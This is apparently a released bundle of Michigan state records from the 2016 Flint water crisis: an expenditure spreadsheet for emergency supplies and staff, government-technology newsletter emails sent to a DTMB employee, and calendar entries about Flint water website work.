39	Hotel for Employee	Mariott Grand Blanc 1-13 thru 1-18 (John Lance)	\$606.06	1/13-1/18/16

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1	
2	Rental agreement needed for detailed costs
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13	Confirmation #s 81754625, 81754594, 81754568, 81754538, 81754485
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17	Phone Numbers 517-242-9806 and 517-420-4162
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38	Palm cards (English, Spanish) Test kit pages, GC County Prints
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40	Home Depot	Markers	\$516.00	1/23/16
41	DTMB Customer Service Center	Access key cards for Federal Partners	\$14.84	1/27/2016
42		Pallet Jack Rental (5) \$425 each per month and (1) Repair	\$2,623.50	1/29/2016
43	DTMB-Telecom	19 Telephones for Flint State Office Building		
44	Home Depot	Stretch Wrap for warehouse	\$2,369.50	2/1/2016
45	DTMB Vehicle & Travel Services*	Fuel Cost	\$1,417.45	1/12-2/1/16
46	Consumers Energy			2/4/16
47	DTMB Employee Travel	Meals 1/14 - 1/30/2016	\$263.43	1/14-1/30/16
48	Office Depot	Toner for Clio Road warehouse	\$129.79	2/4/16
49	Home Depot	Stretch Wrap for warehouse	\$2,369.50	2/2/16
50	DTMB Customer Service Center	26 access cards, case, clip, security holograms	\$190.06	2/5/16
51	DTMB Customer Service Parking	Parking Spaces for DEQ ECC Employees (7) Random spots	\$220.50	1/27/16
52	DTMB Customer Service Parking	Flint Ramp 30 Reserved \$757.50 month and 10 General Space \$135 month	\$892.50	1/26/16
53	DTMB Customer Service Center	10 Access cards \$66, cases \$4, clips \$2.30 and Holograms \$.80	\$73.10	1/25/16
54	DTMB Customer Service Center	1 access card \$6.60, clip \$.40, clip \$.23, Hologram \$.08	\$7.31	1/25/16
55	DTMB Customer Service Center	1 access card \$6.60, clip \$.40, clip \$.23, Hologram \$.08	\$7.31	1/22/16
56	DTMB Customer Service Center	500 ID cards \$50, 10 access cards \$66, 10 cases \$4, 500 lanyards \$220, 500 holograms \$4, 1 color printer ribbon \$338, 1 printer retransfer film \$72	\$907.30	1/22/16
57	DTMB Customer Service Center	300 ID cards \$65, 300 Lanyards \$286, 300 clips \$149.50, 300 holograms \$52, 1 color printer ribbon \$338, 1 printer retransfer film \$72	\$962.50	1/16/16
58	Penske Truck Rental	11 trucks for 1 week, began February 4	\$29.48	2/4/16
59	Hotel Room (Mariott)	Driver working with distribution of supplies for 9 days on P-card		
60	DTMB Vehicle & Travel Services	(13) Passenger Vehicles Mini Vans		
61	DHHS Flint State Office Building	Use of real estate of 5th floor		1/19/16
62	DTMB Vehicle & Travel Services	Transport Company Fee to move mini vans to/from Flint and Lansing		
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69	<b>Total Spent</b>		<b>\$299,110.51</b>	
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72	<b>Expenditures Outstanding</b>			
73	DTMB Print & Graphic Services	Translation Fees		
74	Hotel Room (Mariott)	Driver working with distribution of supplies for 9 days on P-card		1/28-2/6/16
75	Hotel Room (Mariott)	Driver working with distribution of supplies for 2 days on P-card		
76	DTMB Employee Overtime	Employees other than drivers		
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**From:** Government Technology <newsletters@govtech.com>  
**Sent:** Wednesday, January 13, 2016 11:09 AM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** States are Sending Medicaid to the Cloud, Obama Emphasizes Innovation in Final State of the Union Address

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## Top Stories

JANUARY 13, 2016

### [Sending Medicaid to the Cloud](#)

Led by Wyoming, states are ready to pioneer MMIS as a service.

### [State of the Union 2016: Obama Emphasizes Innovation, Tech's Role in Government](#)

In his final address, Obama asked how to make technology work for us, not against us - especially when solving urgent challenges.

### [Self-Driving Cars in California Handed Control to Human Drivers Thousands of Times, Reports Show](#)

Mandatory reports released Jan. 12 by the California Department of Motor Vehicles from seven companies testing self-driving cars on public roads in the state come amid a debate about whether cars should be able to drive themselves without a human present.

### [CES 2016: Ideas, Opportunities and Barriers for Government](#)

Technologies showcased at CES 2016 were essentially smaller versions of products boasted in previous years that are now more accessible thanks to lower costs -- tweaks that the public sector can flourish off of.

## More Headlines

### [Uber Looks to Fill in First- and Last-Mile of Multi-Modal Transportation Equation](#)

The ride-sharing company has partnered with TransLoc to offer a smartphone application that integrates its services with public transit.

### [Real ID: 5 States Get More Time to Comply](#)

The Department of Homeland Security said passengers in these



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## Question of the Day

*How many finalists were selected for the Knight Foundation's Knight Cities Challenge?*

[ANSWER](#)

## Eye on Education

*Read the latest headlines from the Center for Digital Education.*

[Revisiting the Quick Brown Fox and the Lazy Dog: A New Focus on Keyboarding](#)



states could continue using their current IDs until Jan. 22, 2018, and some even have until Oct. 1, 2020.

#### [Kentucky Considers Bill Banning Certain Social Media Posts](#)

The state law would prohibit posting photos or information about accidents that could involve serious injuries before the police have notified the victim's family or friends.

#### [Massachusetts Gaming Commission Offers to Regulate World of Fantasy Sports](#)

The commission released a paper laying out a number of regulatory options, but focuses on creating a specific commission to oversee Internet gaming in the state.

#### [100,000 NYC School Children Face Airport-Style Security Screening Every Day](#)

Crime in the schools has dropped sharply, but New York City still requires students at more than 200 schools to take off their shoes and send their belongings through x-ray machines.

#### [Privacy Violations Plague VA Facilities in Minnesota](#)

Employees and contractors at VA medical centers, clinics, pharmacies and benefit centers commit thousands of privacy violations each year, racking up more than 10,000 since 2011.

#### [Wikipedia Founder Advocates for Power of Social Media, Democracy](#)

Jimmy Wales spoke recently, forewarning governments to take an in-depth look at how technology and social media is affecting people's lives -- and to not over-regulate.

#### [California High-Speed Rail Board Reviews Contract Proposals](#)

Five teams submitted bids in November, but the prices were kept sealed until last week while each of the proposals was evaluated for technical expertise.

#### [Are Drones the First Responders of the Future?](#)

Unmanned Aerial Vehicles have the potential to protect lives by being the first ones to investigate wildfires, crime scenes and chemical spills.

#### [Is Michigan Government Taking Too Long to Respond to Flint's Water Contamination Crisis?](#)

Though Gov. Rick Snyder signed an executive order on Monday to create an inter-agency committee to work on long-term solutions to the Flint lead contamination situation, critics argue that the state is responding to the problem too slowly.

#### [Can Schools Punish Students for Off-Campus, Online Speech?](#)

#### [California Teacher Under Scrutiny for Buying Computers for Students](#)

#### [Virtual Classrooms Allow Students to Stay Connected on Snow Days](#)

### Industry Resources from Our Partners

#### [Public Sector Organizations Benefit from FLASH Storage](#)

#### [The Platform of Tomorrow](#)

#### [Select the Best Malware Protection](#)

#### [Sustainable Security](#)

#### [Trouble Managing Cloud Environments?](#)

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[Reserve your spot](#)

## Editor's Choice

### [Thinking Big: 6 Innovative Ideas from Small Cities](#)

How cities with populations under 100,000 are using tech to provide creative and forward-looking services.

### [Washington Lawmakers Take Aim at Cybercrime with](#)

### [Washington Cyber Crime Act](#)

Rep. Chad Magendanz said he hopes the act will eliminate barriers for law enforcement and create a clear path to defend against diverse cybercriminals.

## Most Popular

### [7 Career Lessons From Kirk Cousins](#)

### [New York to Provide High-Speed Broadband to All](#)


### [Citizens by End of 2018](#)

### [Open-Source Toolkit Aims to Make Stormwater](#)

### [Management Easy](#)

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**From:** GOVERNING <newsletters@governing.com>  
**Sent:** Friday, January 22, 2016 10:40 AM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** This Week in Politics: A New Newsletter

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**ATTN READERS:** This is our NEW politics newsletter. Each week, veteran reporter Alan Greenblatt will break down the most important election news and political dynamics impacting states and localities. To keep getting this FOR FREE and stay informed, [click here](#).



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## THIS WEEK IN POLITICS

# Flint Fallout, Corruption in Court and One State's New Supermajority

BY ALAN GREENBLATT


This was a busy week in politics -- but then, practically every week is. That's why *Governing* is offering this new weekly newsletter.

We won't cover the presidential campaign -- you can find plenty of that elsewhere. Instead, we aim to share with you the most interesting and important developments in state and local politics each week.

You can sign up for a free subscription [here](#).

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## **Flint Curbs Snyder's Future**

Although it's premature to call him a lame duck, Michigan Gov. Rick Snyder's political capital has clearly been diminished by the Flint water crisis. During his State of the State address on Tuesday, Snyder offered lots of apologies: "You did not create this crisis;" "Government failed you;" and, "I'm sorry."

Since winning re-election in 2014, Snyder had been mentioned as a potential presidential or vice presidential pick on the Republican side. That kind of talk, however, has abruptly ended. "Even some Michigan Republicans concede that Snyder's national prospects are toast, at least in the short term," reports *Politico*.

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## **HHS: Realizing Better Outcomes at a Cost Governments Can Afford**

Read this Health and Human Services Special Report to find updates on where states are in this ACA era, learn about the challenges state and local governments continue to encounter and find out more about the government agencies developing successful policies with the potential to scale and be replicated across the country. **DOWNLOAD NOW**

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## **MORE POLITICS NEWS & COMMENTARY**

### **A New Era for NGA's Relations With Congress?**

The National Governors Association had seen its influence on federal legislation decline in the past decade. But things may be looking up.

### **2016's Top Legislative Issues to Watch**

These are the biggest policies and problems that states will confront this year.

### **Rocky Roads Ahead for Governors With Failed Presidential Bids**

Trying and failing to take the White House has historically spelled trouble for governors' future political careers. In 2016, however, there may be one

exception.

## **Bernie Sanders Wants the Health Plan His Own State Rejected**

The presidential candidate wants America to create a single-payer health system -- something no U.S. state has done before.

## **Why Iowa's GOP Governor Wants Ted Cruz to Lose**

"I believe it would be a big mistake for Iowa to support him," said Gov. Terry Branstad.

## **Iowa's Perennial Power Player**

Republicans have the governorship and the state House in Iowa, but Democrats have Mike Gronstal, who adheres to the old-fashioned sense that voters elect politicians to work on policy before retreating to their respective partisan corners.

## **Milwaukee's Problems Leave Longtime Mayor Vulnerable**

Most of the city's problems, the mayor argues, are out of his control. Will voters blame and oust him anyways?

## **After 30 Days in Jail, N.M.'s Ex-Secretary of State Freed**

Dianna Duran prided herself on battling public corruption and voter fraud, even as she committed such crimes.

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**From:** Government Technology <newsletters@govtech.com>  
**Sent:** Friday, January 22, 2016 11:11 AM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** How Analytics and Open Data Improve NYC Operations, Will Jet Aircraft of the Future be Powered by Electricity?

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## Top Stories

JANUARY 22, 2016

### [NYC's Amen Ra Mashariki on Putting Analytics, Open Data to Use to Improve City Operations](#)

Mashariki, New York City's chief analytics officer, says the Mayor's Office of Data and Analytics is all about getting data from one agency that can be used by another to meet their missions and goals.

### [Will Jet Aircraft of the Future be Powered by Electricity?](#)

NASA and a group of corporate and academic partners are exploring a wide range of technologies that could make aircraft of the future far more fuel-efficient, including all-electric jet engines.

### [Arizona Takes Executive Action on Sharing Economy](#)

Arizona Gov. Doug Ducey announced the creation of a special council to examine state regulation of the so-called sharing economy and how the state can better position itself to take advantage of the growing sector.

### [This Week in Civic Tech: NYC Launches Public Wi-Fi Beta, Nigeria Experiments with Sewage Mapping](#)

A look back at highlights and happenings in the world of civic tech.

## More Headlines

### [Chicago Unveils OpenGrid Map System](#)

Chicago's new OpenGrid initiative aims to democratize open data by making accessing public information as easy as pulling up a Web browser and looking at a map.

### [California Approves Ride-Sharing Driver Insurance](#)

Insurance policies are being offered that close the gap in insurance coverage and help protect drivers, passengers and pedestrians when ride-sharing vehicles are on the road.

### [Emails Show Michigan Tried to Defer Blame for Flint](#)



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## Question of the Day

*What looks like a wall built with more than 187,000 bricks?*

[ANSWER](#)

## Eye on Education

***Read the latest headlines from the Center for Digital Education.***

[Why Technology-Based Assessments Fill an Important Role in Instruction](#)

[What to Expect from the New Federal Education Law](#)

[Defense and Cybersecurity Contractor](#)

### Water Crisis

In the wake of the water crisis that has led protesters to call for Gov. Rick Snyder to resign, 274 pages of his emails have been released.

### Harnessing El Niño: California Farmers Flood Fields

Although the comparatively small flood projects popping up around the San Joaquin Valley won't cure California's drought, farmers are hoping to recoup some of their losses.

### Cactus, Cattails and Cassava Offer Alternative Fuel Solutions

Although the alcohol-based fuel provides a decent energy return, it's less efficient than regular fuel.

### State Prisons Turn to Telemedicine to Improve Health and Save Money

State corrections systems are turning to telemedicine to improve care and public safety.

### Trump Doesn't Seem to Understand Silicon Valley

The presidential candidate threatened to levy a 35 percent tax on businesses producing goods overseas to get tech companies to "build their damn computers and things" in the U.S.

### Emails Show Michigan Tried to Defer Blame for Flint Water Crisis

In the wake of the water crisis that has led protesters to call for Gov. Rick Snyder to resign, 274 pages of his emails have been released.

### ISPs Band Together, Fight West Virginia State-Funded Broadband Network

State legislation is intended to improve Internet service and drive down prices in rural parts of the state, but proponents say the cable companies want to block competition from smaller providers.

### Introducing Maven: GM's Combined Ride-Sharing Network

The car-sharing service lets users reserve and unlock vehicles with their smartphones.

### Why Do Oil Prices Keep Going Down?

Producers keep pumping more oil, even as prices are falling to fresh 12-year lows every day. What's driving this?

### Sponsors STEM in Colorado Schools

### Confessions of a MOOC Professor: 3 Things I Learned and 2 Things I Worry About

### HP Reveals Sprout Pro, 3-D Scanning Computer for Schools

## Industry Resources from Our Partners

### Public Sector Organizations Benefit from FLASH Storage

### Sustainable Security

### Trouble Managing Cloud Environments?

### Big Data and Analytics in Government

### Cyber Intelligence Brochure

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## Big Data and Analytics in Government

The most recent Center for Digital Government Public CIO Special Report sheds light on the technology requirements for increasing amounts of data and the governance necessary to make sound judgements based on analytics – including the benefits, challenges and real-life examples of implementing big data analytics initiatives.

[DOWNLOAD NOW](#)

## Editor's Choice

### [Introducing the GovTech100: Civic Innovation's Next Phase](#)

The public-sector technology market has evolved to be broader and more robust, to the tune of \$1 billion in private capital investment. Here we unveil the GovTech100 – the top 100 companies focused on government customers.

### [Presidential Front-Runners' Successes, Failures on the 2016 Digital Campaign Trail](#)

The top presidential candidates are charging forward into the digital fray and hoping their approach to wrangling voters online beats the other guy's.

## Most Popular


### [Bloomberg Philanthropies Launches \\$9 Million Mayors Challenge in Latin America, Caribbean](#)

### [Grounding AI: Artificial Intelligence is Closer -- and Less Awesome -- than Most Realize](#)

### [Rhode Island's First Chief Innovation Officer Previews What's to Come](#)

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**From:** Government Technology <newsletters@govtech.com>  
**Sent:** Monday, January 25, 2016 11:11 AM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** 'Anonymous' Targets Michigan, Activates #OpFlint | MIT Project Seeks to Enrich Live Streaming Video

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## Top Stories

JANUARY 25, 2016

['Anonymous' Targets Michigan, Activates #OpFlint](#)  
#OpFlint promises online attacks against Michigan Gov. Rick Snyder's administration in response to the water emergency in the city of Flint.

[MIT Research Project Aims to Corral, Enrich Live Streaming Video](#)

"Deepstream" seeks to iron the creases on one of the Internet's fastest growing trends.

[Using Data Analytics to Deliver Better Outcomes for At-Risk Youth](#)

The Forum for Youth Investment is helping state and local agencies use data to more flexibly deliver the right service mix to youth ages 14 to 24, often referred to as disconnected or opportunity youth.

## More Headlines

[Los Angeles Power Department Asks Customers to Help It Ditch Coal](#)

The Los Angeles Department of Water and Power wants to eliminate coal as a means of producing electricity within the next 10 to 15 years.

[What Can Local Governments Learn from UPS?](#)

The technology that UPS uses to optimize its routes and achieve big savings shows how powerful data analytics could be across the public sector.

['Cards Against Urbanity' Turns Urban Planning into a Game](#)



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## Question of the Day

*Out of your 150 Facebook friends, how many can you really count on?*

[ANSWER](#)

## Eye on Education

*Read the latest headlines from the Center for Digital Education.*

[The Education Building's Interior Matters](#)

Called Cards Against Urbanity, the game is a twist on the popular and politically incorrect Cards Against Humanity.

#### Fiber-Optic Network Construction Highlights Widespread Lack of Broadband in Salinas Valley, Calif.

The \$13.3 million fiber optic spine between Santa Cruz and broadband-deprived areas of the Salinas Valley is a huge step forward in bringing the unserved areas of Santa Cruz and Monterey counties into the 21st century.

#### Consumer Coalition Lobbies FCC to Establish Privacy Rules for ISPs

At the commission's open meeting in November, Wheeler said privacy issues related to broadband are "something we are looking at right now."

#### Wisconsin's Decade-Long Computer System Upgrade Still Experiencing Payroll Glitches

Although further ahead than projected in many areas, the state has still found more than 400 errors in employee paychecks with potentially hundreds more out there.

#### California Gov. Jerry Brown Calls for Improving State's Water Delivery System

Several experts have said 2016 will be pivotal for the future of the water project. Do-or-die decisions must be made in the coming months if it is to proceed.

#### Solar Investors Frustrated at Nevada's Clean Energy Rate Hikes

The state's Utility commission decided to eliminate solar subsidies after several high profile solar providers moved to the state -- and they are speaking out against the ruling.

#### Chicago's Metra Pilots Wi-Fi on Select Cars

In the next few weeks, the transit agency will finish installing the service and begin testing how effective the service is -- and whether it should be added to all cars.

#### Massachusetts Seeks to Become Autonomous Vehicle Research, Testing Hub

Industry leaders and state officials will begin talks on Feb. 9th to discuss the best way to introduce self-driving vehicles that doesn't hinder innovation and protects Massachusetts residents.

#### NYC Department of Education CIO Departs, Will Focus on Procurement Issues

#### Brown University IT Leader Takes Top Security Position at Princeton

#### South Carolina Education Leader Calls for Investment in Virtual School

#### Wyoming Colleges Could Receive \$1.2 Million for Cybersecurity Training Programs

#### Public School, Library Partnership Program Lends Wi-Fi Hotspots to Rural South Carolina Families

#### Massachusetts High Schoolers Help Plan Town's Sustainable Future

#### Legal Research Company LexisNexis Moving to North Carolina State

## Industry Resources from Our Partners

### Trouble Managing Cloud Environments?

### Cyber Intelligence Brochure

### How to Use Telematics to Control Fleet Costs

### Making Your Community Thrive: Attracting Developers to Spur Growth

### Cybersecurity in an "All-IP World" Are You Prepared?

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### **Implementing a Body Camera Program: A Guide for Public Safety Officials**

This handbook highlights key planning questions as well as insights from agencies initiating their own programs. Checklists and resources help further an agency's exploration in each planning area.

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## Editor's Choice

### [NYC's Amen Ra Mashariki on Putting Analytics, Open Data to Use to Improve City Operations](#)

Mashariki, New York City's chief analytics officer, says the Mayor's Office of Data and Analytics is all about getting data from one agency that can be used by another to meet their missions and goals.

### [Will Jet Aircraft of the Future be Powered by Electricity?](#)

NASA and a group of corporate and academic partners are exploring a wide range of technologies that could make aircraft of the future far more fuel-efficient, including all-electric jet engines.

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**From:** Government Technology <newsletters@govtech.com>  
**Sent:** Tuesday, January 26, 2016 11:11 AM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** 7 Ways Local Govs Are Getting Creative with Data Mapping, Should Silicon Valley Worry About Another Tech Bubble?

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## Top Stories

JANUARY 26, 2016

### [7 Ways Local Governments Are Getting Creative with Data Mapping](#)

Government entities appear to be using maps more and more as a tool for creating useful applications. Here are seven ways they're doing it.

### [Should Silicon Valley Be Nervous About Another Tech Bubble?](#)

Reports have said a second bubble is looming in the tech sector, but experts are divided as to whether it will signal impending doom or a new opportunity for savvy business people.

### [The New Global Cyber Alliance Is Important -- Here's Why](#)

What is the new Global Cyber Alliance? In this exclusive interview with alliance co-founder and chair Will Pelgrin and CEO and president Phil Reiting, the two explain what the alliance is, and why it matters.

### [Zinteh Launches 3-D Optical Illusion LED Light, Google Releases its Pixel C Tablet](#)

Plus, the Reveal RS2-X2L body camera allows for 34 hours of audio and video to be recorded.

## More Headlines

### [Microsoft Donates \\$1 Billion in Cloud Services to Nonprofits, Universities](#)

Microsoft Philanthropies announces a three-year program to put analytics and cloud computing into the hands of 70,000 academic, nonprofit and eventually government partners.



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## Question of the Day

***Do people understand Bitcoin?***

[ANSWER](#)

## Eye on Education

***Read the latest headlines from the Center for Digital Education.***

[Why Educators Must Teach Students Social Media Etiquette](#)

[Pennsylvania Educator Files Lawsuit After He Doesn't Get Technology Job](#)

### LA Unified Inches Toward Districtwide Tech Upgrades, Wireless Access

The biggest school district in the nation is preparing its students with big investments in broadband connectivity and device support.

### Illinois Announces Consolidated Department of Innovation and Technology

The state's hodgepodge of overlapping IT desks will consolidate under the control of CIO Hardik Bhatt.

### Former Philadelphia Mayor Michael Nutter Tapped as Adviser to Homeland Security Council

Nutter will be on a special committee making recommendations on a wide range of issues from local governments to private-sector defense.

### What Stands in the Way of Getting 60 Million Americans Connected to Broadband?

Relying on your smartphone as a sole source of connecting to the Internet is a reality for many low income earners and students.

### Wyoming Bill Would Normalize Bitcoin in Money Transfers

Bitcoin is the most prominent cryptocurrency, but there actually are more than 650 such currencies available for trade in online markets.

### Obama Seeks Nearly \$100 Million for Cyberdefense

The funds will be put toward creating a new agency to oversee security clearances for government workers and contractors run by the Defense Department.

### Top Cybersecurity Firm in U.S. Named

According to Cybersecurity Ventures, root9B is the world's most sophisticated company combating hackers and other cybercriminals.

### Cities' Bandwidth Capabilities Increasingly Important in Attracting Businesses

General Electric relocating its headquarters from Fairfield, Conn., to Boston earlier this year is described as being digitally driven and advantageous thanks to Boston's higher bandwidth capabilities.

### Hyperloop Tech Race Comes Down to Two Companies

The two companies, Hyperloop Technologies and Hyperloop Transportation Technologies, are in a close race to complete the first hyperloop.

### Iowa's Upgraded DOT: Ready for Increased Traffic and Road Hazards

Operators attentively monitor the screens, watching for backups or traffic incidents, and communicate with local authorities and the public at the new Iowa traffic 'Nerve Center.'

### Face-Detecting Cameras Sought in San Francisco's 'SF Go' Traffic Improvement Program

### Fashion Meets STEM at Iowa State University

## Industry Resources from Our Partners

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[Sustainable Security](#)

[Solving the Security Puzzle](#)

[Cisco Mid-Year Security Report](#)

Although the program is meant to ease traffic congestion and claims the cameras will not be used to track people, many are still skeptical about the possible invasion of privacy.

#### The Heavy Price We Pay for 'Free' Wi-Fi

New York City is developing a "free" public Wi-Fi network to be deployed throughout the city, but the poorly appreciated price is our privacy.

#### Ironically, Government Planners Don't Have Plans for Autonomous Vehicles

New research indicates that metropolitan planning organizations aren't doing much to get ready for autonomous cars.

#### Albany, N.Y. to Conduct Citywide Broadband Access Study

The study is the first step in figuring out how to deliver broadband to all residents.

ADVERTISEMENT

### **5 Reasons Why It's Time to Transition to NG9-1-1**

This handbook explains the reasons why it's time for the nation's 9-1-1 centers to adopt Next Generation 9-1-1 (NG9-1-1) technology. It also includes information on how to start the planning process and fund the transition.

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## Editor's Choice

#### 'Anonymous' Targets Michigan, Activates #OpFlint

#OpFlint promises online attacks against Michigan Gov. Rick Snyder's administration in response to the water emergency in the city of Flint.

#### MIT Research Project Aims to Corral, Enrich Live Streaming Video

"Deepstream" seeks to iron the creases on one of the Internet's fastest growing trends.

## Most Popular

#### Using Data Analytics to Deliver Better Outcomes for At-Risk Youth

#### NYC's Amen Ra Mashariki on Putting Analytics, Open Data to Use to Improve City Operations

#### Will Jet Aircraft of the Future be Powered by Electricity?

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**From:** Government Technology <newsletters@govtech.com>  
**Sent:** Saturday, January 30, 2016 1:13 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** GovTech's Best of the Week

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## Top Stories

JANUARY 30, 2016

*Welcome to a special Saturday edition of GovTech Today, where we recap our best stories of the week — just in case you missed them. Thanks for spending a little bit of your weekend with us.*

**Anonymous Activates #OpFlint:** According to the hacker group, OpFlint promises online attacks directed toward Michigan Gov. Rick Snyder's administration in response to the Flint water emergency, which has dominated national headlines recently. Though Vocativ.com says the video doesn't explain any specifics of Anonymous' attack plan, it does assure to those affected by the water crisis that, "We will amplify your voice where the mainstream media will surely fail you, as it has in the past." [See what Michigan officials had to say](#) about the threat.

**Speed Up by Slowing Down:** It's becoming increasingly difficult to stay current with emerging technologies while mitigating security vulnerabilities. So what can be done to keep up? Surprisingly, [it may be best to slow down](#), look around and catch your breath. That's right — if you want to speed up innovation, many experts suggest slowing down first.

**Emerging Tech Affects Jobs:** A new study has some worrisome revelations for the future of the global job market: By 2020, more than [5 million jobs could disappear](#) in the wake of advancing technology. And those in the public sector are not immune.

**SF's Startup in Residence:** Building on a program from 2014, the San Francisco Mayor's Office of Civic Innovation announced during a Jan. 28 press conference the [2016 Startup in Residence program](#) that includes a regional partnership with the neighboring cities of Oakland, San Leandro and West Sacramento. The ultimate goal? To build

## Most Popular

**Creative Mapping:** As government data collection expands, and as more of that data becomes publicly available, more people are looking to maps as a means of expressing the information. Depending on the type of application, a map can be useful for both the government and its constituents. Here are [7 ways](#) local governments have gotten creative in mapping open data.

## Editor's Choice

**Civic Innovation's Next Phase:** The public-sector technology market has evolved to be broader and more robust. Now known as the GovTech market, it has come into its own, emerging as a stand-alone industry composed of hundreds of startup companies even after no fewer than 23 acquisitions, and having attracted \$1 billion in private capital investment. Our [GovTech100](#) is a list of the top 100 companies focused on government customers.

Industry Resources from Our



toward an international program.

**Looming Tech Bubble?** Despite what mainstream headlines say, experts are divided as to whether there's a [tech bubble](#) that signals impending doom or a new opportunity for savvy business people. But for those on the ground in the valley, there is a strange sense of optimism, like the lurking clouds might hold a silver lining.

## Partners

[Trouble Managing Cloud Environments?](#)

[The Platform of Tomorrow](#)


[Sustainable Security](#)

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**From:** Government Technology <newsletters@govtech.com>  
**Sent:** Tuesday, February 16, 2016 11:15 AM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** California to Pilot Statewide Open Data Portal | Is Twitter's New 'Moments' Feature Worth the Hype?

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## Top Stories

FEBRUARY 16, 2016

[California to Pilot Statewide Open Data Portal](#)  
Officials announce plans for a next-gen open data portal for agencies and departments.

[Is Twitter's New 'Moments' Feature Worth the Hype for Government?](#)

Twitter's new feature will voluntarily move posts to the top of a users' newsfeed, which may be a valuable feature for organizations trying to push a message to its followers.

[Bringing Innovation into Cyberdefense Technologies](#)  
Hackers use innovative thinking when breaching systems, why can't government?

## More Headlines

[Google Patents Self-Driving Delivery Truck Idea](#)  
The company has won protection for the concept of using its autonomous vehicle technology, currently under development, to deliver packages to customers in the future.

[Massachusetts IT Nabs Boston's Data Scientist for State-Level Position](#)  
Boston's principal data scientist announced a move to MassIT and hinted at a transformation of his past work into something grander.

[Occupation Near Burns, Ore., Served as Nation's First Facebook Faceoff](#)  
With the Oregon occupation coming to an end, we are able to look back at how events unfolded on social media platforms.

[Waze Partners With Local Governments to Enhance Mobility](#)  
The Google-owned community-based traffic and navigation app has

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## Question of the Day

***Where can scientists illegally download more than 47 million research papers?***

[ANSWER](#)

## Eye on Education

***Read the latest headlines from the Center for Digital Education.***

[Rhode Island Questions the Effects of Taking Tests Online](#)

[Wyoming Considers Bill to Protect Students' Social Media, Email Accounts](#)

been growing steadily and providing congestion data to city governments to help ease commutes.

Google Search Nailed the New Hampshire Primary  
This is the first U.S. presidential election in which Google is releasing the real-time results of trending search queries -- and it has been accurate for both Iowa and New Hampshire.

Data Protection, Privacy Bills Make their Way Through Wyoming State House

A bill that legislates what to do with your social media profiles postmortem and another that requires state agencies to outline acceptable social media behavior are being discussed in the legislature.

10 Skills Necessary to Launch a Startup

When launching a startup, not everyone realizes all the different hats necessary to run a successful business. Here's a list of important skills vital for success.

Washington Water Basin Bill Held up in Congress

Disagreements about how to address the poisoned water crisis in Flint, Mich., has stalled previously promising negotiations on the energy bill.

ACLU Sues Tacoma, Wash., Police for Secret Data Collection

Local residents are bothered that the Stingray devices -- which allow police to track cell phones -- were not disclosed to the public before implementation.

Why Are So Many Tech Companies Moving to Kansas City, Mo.?

Missouri has offered economic incentives and an environment for young businesses to thrive. Owners of recently emigrated companies have been impressed by the welcome it has received.

Nevada Holds Steadfast to Solar Rate Hikes

Since the decision in December, solar advocates have waged a vocal campaign against the commission, urging it to reconsider its decision.

Will Bus Rapid Transit Replace Light Rails Across the Country?

Hampton Roads, Va., will conduct a study to measure the effectiveness of a rapid bus system rather than a light rail system.

from Schools

University in Tulsa, Okla., Promotes Healthy Lifestyle by Requiring Students to Buy, Wear Fitbit Trackers

Regional Computer Network Cuts School District Costs

## Industry Resources from Our Partners

Asset Management Made Easy

Cognitive Computing - The Key to Unlocking Data Insights

Legacy ERP Systems Are Struggling to Meet Government Needs

Public Sector Organizations Benefit from FLASH Storage

The Platform of Tomorrow

### ADVERTISEMENT

#### **Implementing a Body Camera Program: A Guide for Public Safety Officials**

This handbook highlights key planning questions as well as insights from agencies initiating their own programs. Checklists and resources help further an agency's exploration in each planning area.

**DOWNLOAD NOW**

## Editor's Choice

### [National Police Crime Database Houses Arrests, Shootings, In-Custody Deaths](#)

The Sunlight Foundation has launched the "Hall of Justice," a state-by-state repository of criminal justice data that cumulatively indicates a need for major policy reforms.

### [Early Ideas for Smart City Challenge Include Self-Driving Shuttles, Adaptive Traffic Lights](#)

Though the U.S. Department of Transportation isn't releasing details of any of the 77 applications it's received for its Smart City Challenge until March 12, city officials have divulged pieces of their plans to local media outlets across the country.

## Most Popular


### [Startup Helps Cities Launch Crowdfunding Campaigns](#)

### [Feds to Google: Software Could be Considered a 'Driver' for Regulatory Purposes](#)

### [Internet of Things Devices: Intelligence-Gathering Opportunity?](#)

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**Subject:** WFH  
**Location:** Flint Water website  
  
**Start:** Fri 1/15/2016 6:00 PM  
**End:** Sat 1/16/2016 3:00 AM  
  
**Recurrence:** (none)  
  
**Organizer:** Stiffler, Michelle (DTMB)

---

**Subject:** several Flint Water calls for updates

**Start:** Sat 1/16/2016 8:30 AM

**End:** Sat 1/16/2016 11:30 PM

**Show Time As:** Free

**Recurrence:** (none)

**Organizer:** Stiffler, Michelle (DTMB)

